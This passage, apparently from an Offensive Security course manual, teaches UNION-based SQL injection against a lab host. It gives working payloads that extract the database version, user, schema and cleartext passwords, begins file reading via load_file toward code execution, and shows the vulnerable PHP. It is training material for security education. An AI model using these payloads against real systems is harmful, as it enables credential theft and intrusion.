


Figure 163: Viewing HTTP History in Burp Suite

Copyright © Offensive Security Ltd. All rights reserved.

Next, we will right-click on the request and select *Send to Repeater*. The request should now show under the *Repeater* tab.




Figure 164: Viewing a Request in Repeater

Copyright © Offensive Security Ltd. All rights reserved.

Notice that the request has been URL-encoded and displays as “id=1%20order%20by%201”. This should not affect our query. We can click *Send* to submit the query:




Figure 165: Using Repeater

Copyright © Offensive Security Ltd. All rights reserved.

The response looks normal. We can use the *search* box under the Response pane to search for "Error" and verify there are no matches in the response body:




Figure 166: Repeater Results

Copyright © Offensive Security Ltd. All rights reserved.

Next, we can increment the *order_by* clause and send the query again until we receive an error message. We can use the *search* box under the Response pane to highlight the error in the response:




Figure 167: Using the Search Field in Burp Suite

Since the *order by* clause produced an error on the fourth iteration, we know that the query returns a resultset containing three columns.

9.4.5.7 Understanding the Layout of the Output

Now that we know how many columns are in the table, we can use this information to extract further data with a *UNION* statement. Unions allow us to add a second select statement to the original query, extending our capability, but each select statement must return the same number of columns.

We know the query selects three columns based on our enumeration. However, only two columns are displayed on the webpage. Our next step is to determine which columns are displayed. If we use a union to extract useful data, we want to make sure the data will be displayed.

We need to better understand our output so we can begin to build a meaningful database extraction. First, let's get an idea of which columns are being displayed in the page. We will use a UNION to do this. We can specify literal values instead of looking up values from a table. Since we have three columns, we will add "union all select 1, 2, 3" to our payload. This new select state will return one row with three columns with values of 1, 2, and 3. Our payload is now this:

Copyright © Offensive Security Ltd. All rights reserved.

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, 3
```

Listing 326 - Updating our payload to use a union

The page displays the position of the different columns as shown below:




Figure 168: Viewing the Results of the Union Payload

We can see that column one isn't displayed, column two is displayed in the name field, and column three is displayed in the Comment field. The Comment field has more space so this is a logical spot for our future exploit's output.

> *If any of this is unclear, now is a good time to connect to the database directly again and play around with these queries. You don't need to be an experienced database administrator to exploit SQL injection but the more familiar you are with SQL and what these queries are doing, the easier it will be to go from SQL error messages to successfully exploiting SQL injection vulnerabilities.*

9.4.5.8 Extracting Data from the Database

We can now start extracting information from the database. The following examples use commands specific to MariaDB. However, most other databases offer similar functionality with slightly different syntax. Regardless of what database software we target, it's best to understand the platform-specific commands.

For example, to output the version of MariaDB, we can use this URL:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, @@version
```

Listing 327 - A SQL injection payload to extract the database version

Copyright © Offensive Security Ltd. All rights reserved.

This should output a “2” in the name field and the database version number in the comment field:




Figure 169: Extracting the MariaDB Version Number

Good. It looks like that’s working. Next, let’s output the current database user with this query:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, user()
```

Listing 328 - A SQL injection payload to extract the database user

This query reveals that the root user is being used for database queries:




Figure 170: Extracting the Current Database User

We can enumerate database tables and column structures through the *information_schema*.[288] The information schema stores information about the database, like table and column names. We can use it to get the layout of the database so that we can craft better payloads to extract sensitive data. The query for this would look similar to the following:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, table_name from information_sc
hema.tables
```

Listing 329 - A SQL injection payload to extract table names

[288] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Information_schema

Copyright © Offensive Security Ltd. All rights reserved.

This should output a lot of data, most of which references information about the default objects in MariaDB. It will also include the table names but we will need to scroll through the output to find them.




Figure 171: Extracting Table Names from the Database

The *users* table looks particularly interesting. Let's target that table and retrieve the column names with the following query:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, column_name from information_schema.columns where table_name='users'
```

Listing 330 - A SQL injection payload to extract table columns

Copyright © Offensive Security Ltd. All rights reserved.

This outputs all the column names for the *users* table:




Figure 172: Extracting Column Names from the Database

Armed with this information, we can extract the usernames and passwords from the table. We know that the original query selects three columns and the web page displays columns two and three. If we update our union payload, we can display the usernames in column two and the passwords in column three.

```
http://10.11.0.22/debug.php?id=1 union all select 1, username, password from users
```

Listing 331 - A SQL injection payload to extract the users table

This will output the database usernames in the name field and passwords in comments field:




Figure 173: Extracting the Contents of the Users Table

Excellent. Not only did we get the usernames and passwords, the passwords are all in cleartext. We can verify these by logging in to the admin page.

Copyright © Offensive Security Ltd. All rights reserved.

We can look at the source code to verify what we deduced with our black box testing:

```
36  <?php
37    include "database.php";
38    if (isset($_GET['id'])) {
39      $sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
40      $result = $conn->query($sql);
41      if (!$result) {
42        trigger_error('An error occured: ' . $conn->error);
43      } else if ($result->num_rows > 0) {
44        while($row = $result->fetch_assoc()) {
45          echo "<tr><td> " . $row["name"]. "</td><td>" . $row["text"]. "</td></tr>";
46        }
47      } else { echo "No results. Specify an id."; }
48    } else {
49      echo "No results. Specify an id in your URL like ?id=1.";
50    }
51  ?>
```

Listing 332 - Code excerpt from debug.php

The vulnerable code that leads to the SQL injection is on line 39 of Listing 332. The injection point is at the end of the query in the "WHERE" clause, making it easy to use a "UNION" payload. The results of the query are fetched and then written out for display on line 45. Notice that while three columns are included in the query, only two of them are displayed. That is why we used columns two and three for extracting data from another table.

9.4.5.9 Exercises

1. Enumerate the structure of the database using SQL injection.
2. Understand how and why you can pull data from your injected commands and have it displayed on the screen.
3. Extract all users and associated passwords from the database.

9.4.5.10 From SQL Injection to Code Execution

Let's see how far we can push this vulnerability. Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities can be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the web server could then be leveraged for full code execution.

First, let's see if we can read a file using the *load_file* function:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, load_file('C:/Windows/System32
/drivers/etc/hosts')
```

Listing 333 - A SQL injection payload using the load_file function

Copyright © Offensive Security Ltd. All rights reserved.

This should output the contents of the hosts file:

